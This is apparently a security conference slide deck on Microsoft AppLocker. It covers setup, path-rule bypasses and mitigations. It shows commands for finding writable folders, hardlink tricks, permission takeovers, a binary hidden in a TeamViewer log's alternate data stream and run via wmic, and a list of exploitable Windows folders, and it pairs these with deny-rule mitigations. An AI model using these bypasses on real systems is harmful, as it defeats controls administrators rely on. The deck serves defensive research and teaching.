



APP-O-LOCKALYPSE NOW!

@ODDVARMOE

[HTTPS://ODDVAR.MOE](https://oddvar.moe)

WHO IS THIS GUY?

- ❖ ODDVAR MOE / @ODDVARMOE / ODDVAR.MOE
- ❖ STARTED IN 1999
- ❖ DEDICATED TO SECURITY FOR THE LAST 6 YEARS
- ❖ IT-PRO / TRAINER / SPEAKER / PENTESTER / RESEARCHER
- ❖ 3 YEARS - MICROSOFT MVP
- ❖ ❤ MEMES/GIFS
- ❖ I WORK AT TRUSTEDSEC AS OF THIS WEEK!








THIS CANNOT BE UNSEEN!

**IF YOU ARE FROM RUSSIA
REMEMBER THIS IS A JOKE!
NOT MEANT AS AN INSULT**



WHY APPLOCKER?

- ◆ MISUNDERSTOOD PRODUCT
- ◆ IMPLEMENTED AT MANY CUSTOMERS
- ◆ OFTEN OVERLOOKED (FREE)
- ◆ BOTH SIDES – RED AND BLUE

WHAT I WILL COVER

OVERVIEW APPLOCKER

BASIC SETUP

BYPASS TECHNIQUES AND MITIGATIONS (APP-O-LOCKALYPSE PART)

DROPPING A NEW CONSTRAINED LANGUAGE MODE BYPASS!

RELEASE OF POWERSHELL MODULE — POWERAL

APPLocker – What is it?

ONE OF MICROSOFT'S WHITELISTING SOLUTIONS

SOFTWARE RESTRICTION POLICY VERSION 2

REQUIRES ENTERPRISE/EDUCATION SKU*

PART OF DEFENSE-IN-DEPTH

ALLOWS/DENY EXECUTION BASED ON HASH/PUBLISHER/PATH

APPLOCKER – WHAT IS IT NOT?

NOT A SECURITY BOUNDARY

Sikker | <https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria?rtc=1>

Defense-in-depth security features					
Category	Security feature	Security goal	Intent is to service?	Bounty?	
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No	
User safety	AppLocker	Prevent unauthorized applications from executing	No	No	
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No	

I TRIED: <https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/>

APPLocker – WHAT IS IT NOT?

NOT MEANT TO PROTECT ADMINS

<https://oddbvar.moe/2018/07/27/applocker-for-admins-does-it-work/>



DEMO: — BASIC SETUP

APPLocker – BASIC SETUP

This app has been blocked by your system administrator.

Contact your system administrator for more info.

[Copy to clipboard](#)

[Close](#)

C:\Windows\System32\cmd.exe

```
C:\temp>DerbyCon-Rocks.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\temp>
```

APPLocker – OTHER SETUP TYPES

❖ PUBLISHER RULES FROM SPECIFIC VENDORS

❖ CHAOS APPROACH

❖ AARONLOCKER

The screenshot shows a web browser displaying a blog post from MSDN. The title of the post is "ANNOUNCING: Application whitelisting with AaronLocker". The author is Aaron Margosis, and the date is June 26, 2018. The post discusses the pre-release (v0.9) of AaronLocker, a tool for robust and practical application whitelisting for Windows. It highlights that AaronLocker makes it easy to create and maintain AppLocker-based whitelisting rules using PowerShell scripts and simple text-file edits. The post also mentions that AaronLocker includes scripts for documenting policies and capturing event data into Excel workbooks for analysis.

ANNOUNCING: Application whitelisting with
"AaronLocker"

Aaron Margosis June 26, 2018

Share 155 0 0 5

Announcing the pre-release (v0.9) of "AaronLocker:" robust and practical application whitelisting for Windows.

AaronLocker is designed to make the creation and maintenance of robust, strict, AppLocker-based whitelisting rules as easy and practical as possible. The entire solution involves a small number of PowerShell scripts. You can easily customize rules for your specific requirements with simple text-file edits. AaronLocker includes scripts that document AppLocker policies and capture event data into Excel workbooks that facilitate analysis and policy maintenance.

BYPASSES AND MITIGATIONS

GET READY FOR THE APP-O-LOCKALYPSE!

DEFAULT APPLOCKER RULES – PATH RULES

◆ DEFAULT WINDOWS PERMISSIONS

◆ PERMISSIONS ON 3RD PARTY SOFTWARE

◆ ACCESSCHK TO SEE PERMS -

<https://gist.githubusercontent.com/api0cradle/95cd51fa1aa735d9331186f934df4df9/raw/861f31d74d10811ccf45aeb61c4aaee2d4c77251/AccessChk.bat>

```
accesschk -w -s -q -u Users "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Everyone "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Interactive "C:\Program Files" >> programfiles.txt

accesschk -w -s -q -u Users "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Everyone "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Interactive "C:\Program Files (x86)" >> programfilesx86.txt

accesschk -w -s -q -u Users "C:\Windows" >> windows.txt
accesschk -w -s -q -u Everyone "C:\Windows" >> windows.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Windows" >> windows.txt
accesschk -w -s -q -u Interactive "C:\Windows" >> windows.txt
```

DEFAULT APPLOCKER RULES – PATH RULES

WHAT ARE WE LOOKING FOR?

- ❖ CREATE FILES / WRITE DATA
- ❖ CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA
- ❖ TRAVERSE FOLDER / EXECUTE FILE

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA

This PC > Local Disk (C:) > Program Files (x86) > Dummy

Name	Date modified	Type	Size
Logs	8/22/2018 1:08 PM	File folder	
OnlyFiles	8/31/2018 5:02 PM	File folder	

OnlyFiles Properties

Advanced Security Settings for OnlyFiles

Name: C:\Program Files (x86)\Dummy\OnlyFiles
Owner: Administrators (RESEARCH3\Administrators) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	None	This folder, subfolders and files
Allow	Administrators (RESEARCH3\...)	Full control	None	This folder, subfolders and files
Allow	Users (RESEARCH3\Users)	Create files / write data	None	This folder, subfolders and files



Allow

Users (RESEARCH3\Users)

Create files / write data

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA

```
C:\> C:\Windows\system32\cmd.exe  
C:\>c:\Tools\autoruns.exe  
This program is blocked by group policy. For more information,
```

Tools Properties

General Sharing Security Previous Versions Customize

Object name: C:\Tools

Group or user names:

- Authenticated Users
- SYSTEM
- Administrators (RESEARCH3\Administrators)
- Users (RESEARCH3\Users)

To change permissions, click Edit. [Edit...](#)

Permissions for Authenticated Users	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced. [Advanced](#)

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA

```
C:\Windows\system32\cmd.exe
```

```
C:\>copy c:\Tools\autoruns.exe "C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"  
1 file(s) copied.
```

```
C:\>"C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"  
Access is denied.
```

```
C:\>
```

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FILES / WRITE DATA

Can also use
Mklink /H

```
C:\>fsutil hardlink create "c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe" c:\tools\autoruns.exe
Hardlink created for c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe <<====>> c:\tools\autoruns.exe

C:\>"c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe"

C:\>
```

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries				4/12/2018 1:41 AM
<input checked="" type="checkbox"/> AF_UNIX	Microsoft Windows Sockets 2.0 Servi... Microsoft Corporation		c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
<input checked="" type="checkbox"/> Hyper-V RAW	Microsoft Windows Sockets 2.0 Servi... Microsoft Corporation		c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
<input checked="" type="checkbox"/> MSAFD Irda [IrDA]	Microsoft Windows Sockets 2.0 Servi... Microsoft Corporation		c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

Advanced Security Settings for CreateFoldersRight

Name:	C:\Program Files (x86)\Dummy\CreateFoldersRight	
Owner:	Administrators (RESEARCH3\Administrators) Change	
Permissions	Auditing	Effective Access
Include group membership Click Add items Add items		
Device:	Select a device	
Include group membership Click Add items Add items		
Include a user claim Include a device claim		
View effective access		
Effective access	Permission	Access limited by
X	Full control	File Permissions
X	Traverse folder / execute file	File Permissions
✓	List folder / read data	File Permissions
X	Read attributes	File Permissions
X	Read extended attributes	File Permissions
X	Create files / write data	File Permissions
✓	Create folders / append data	File Permissions
X	Write attributes	File Permissions
X	Write extended attributes	File Permissions
X	Delete subfolders and files	File Permissions
X	Delete	File Permissions
X	Read permissions	File Permissions
X	Change permissions	File Permissions
X	Take ownership	File Permissions

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA

```
C:\Windows\system32\cmd.exe
```

```
C:\Program Files (x86)\Dummy>mkdir "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"  
C:\Program Files (x86)\Dummy>_
```

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA

```
C:\Windows\system32\cmd.exe

C:\>icacls "C:\Program Files (x86)\Dummy\CreateFoldersRight\folder"
C:\Program Files (x86)\Dummy\CreateFoldersRight\folder NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                         BUILTIN\Administrators:(I)(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files

C:\>
```

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA

```
C:\Windows\system32\cmd.exe
```

```
C:\>icacls "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder" /grant:r Everyone:(OI)(CI)F /T  
processed file: c:\Program Files (x86)\Dummy\CreateFoldersRight\folder  
Successfully processed 1 files; Failed processing 0 files
```

```
C:\>
```



WHAT IS THIS...

SORCERY?

Advanced Security Settings for folder



Name: C:\Program Files (x86)\Dummy\CreateFoldersRight\folder

Owner: Normal User (normaluser@oddvar.moe)  Change

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
 Allow	SYSTEM	Full control	C:\Program Files (x86)\...	This folder, subfolders and files
 Allow	Administrators (RESEARCH3\...)	Full control	C:\Program Files (x86)\...	This folder, subfolders and files

How Permissions Work

In this section

- Permissions
- Conflicts Between User Rights and Permissions
- Related Information

Permissions are a key component of the Windows Server 2003 security architecture that you can use to manage the process of authorizing users, groups, and computers to access objects on a network.

Permissions enable the owner of each secured object, such as a file, Active Directory object, or registry key, to control who can perform an operation or a set of operations on the object or object property. Because access to an object is at the owner's discretion, the type of access control that is used in Windows Server 2003 is called discretionary access control. An owner of an object always has the ability to read and change permissions on the object.

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA

```
C:\Windows\system32\cmd.exe
```

```
C:\>copy c:\Tools\autoruns.exe "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"  
1 file(s) copied.
```

```
C:\>"c:\Program Files (x86)\Dummy\CreateFoldersRight\folder\autoruns.exe"
```

```
C:\>_
```

 Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help



Filter:

 KnownDLLs

 Winlogon

 Winsock Providers

 Print Monitors

 LSA Providers

 Network Providers

 Everything

 Logon

 Explorer

 Internet Explorer

 Scheduled Tasks


 Services

 Drivers

 Com

Autorun Entry	Description	Publisher	Image Path	Timestamp
---------------	-------------	-----------	------------	-----------

DEFAULT APPLOCKER RULES - PATH RULES



WHEN YOU LOOK AT ACLS IN
C:\WINDOWS FOR THE FIRST TIME

imgflip.com

Folder	Bypass	Access
C:\Windows\Tasks	Drop and execute	RW
C:\Windows\Temp	Drop and execute	RW
C:\Windows\tracing	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\Registration\CRMLog	Hardlink fsutil/mklink	RW
C:\Windows\System32\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\System32\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys	Drop and execute	RW
C:\Windows\System32\spool\PRINTERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\SERVERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\drivers\color	Drop and execute	RW
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\SysWOW64\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System	Drop and execute	RW

<https://gist.github.com/api0cradle/563226464376d40e191ce53abcf9c4d0>

DEFAULT APPLOCKER RULES – PATH RULES

SCCM ALSO.



[AppLocker-Bypass-Folderperms-CCM.md](#)

c:\Windows\ccm\inventory\noidmifs

c:\Windows\ccm\logs

c:\Windows\ccm\systemtemp\appvtempdata\appvcommandoutput

DEFAULT APPLOCKER RULES – PATH RULES – 3RD PARTY

1

```
c:\> accesschk -w -s -q -u Users "C:\Program Files (x86)"  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
```

2

```
C:\temp>type C:\temp\binfo.exe > "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:binfo.exe"
```

3

```
C:\Users\user>wmic process call create '"C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:binfo.exe"'  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 3564;  
    ReturnValue = 0;  
};
```

DEMO — BYPASS PATH RULES



DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

◆ DEFAULT PERMISSIONS WINDOWS


Action	User	Name	Condition	Exceptions
Deny	Everyone	%SYSTEM32%\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}*	Path	
Deny	Everyone	%SYSTEM32%\Com\dmp*	Path	
Deny	Everyone	%SYSTEM32%\Fxstmp*	Path	
Deny	Everyone	%SYSTEM32%\Microsoft\Crypto\RSA\MachineKeys*	Path	
Deny	Everyone	%SYSTEM32%\runscripthelper.exe	Path	
Deny	Everyone	%SYSTEM32%\spool\drivers\color*	Path	
Deny	Everyone	%SYSTEM32%\Spool\PRINTERS*	Path	
Deny	Everyone	%SYSTEM32%\Spool\SERVERS*	Path	
Deny	Everyone	%SYSTEM32%\Tasks*	Path	
Deny	Everyone	%SYSTEM32%\winevt\Logs*	Path	
Deny	Everyone	%WINDIR%\debug\WIA*	Path	
Deny	Everyone	%WINDIR%\Registration\CRMLog*	Path	
Deny	Everyone	%WINDIR%\Tasks*	Path	
Deny	Everyone	%WINDIR%\Temp*	Path	
Deny	Everyone	%WINDIR%\tracing*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\inventory\noidmifs*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\logs*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\systemtemp\appvtempdata\appvcommandoutput*	Path	

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

◆ ALTERNATE DATA STREAMS - @GRASLINGER

[HTTPS://HITCO.AT/BLOG/HOWTO-PREVENT-BYPASSING-APPLocker-USING-ALTERNATE-DATA-STREAMS/](https://hitco.at/blog/howto-prevent-bypassing-applocker-using-alternate-data-streams/)



DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

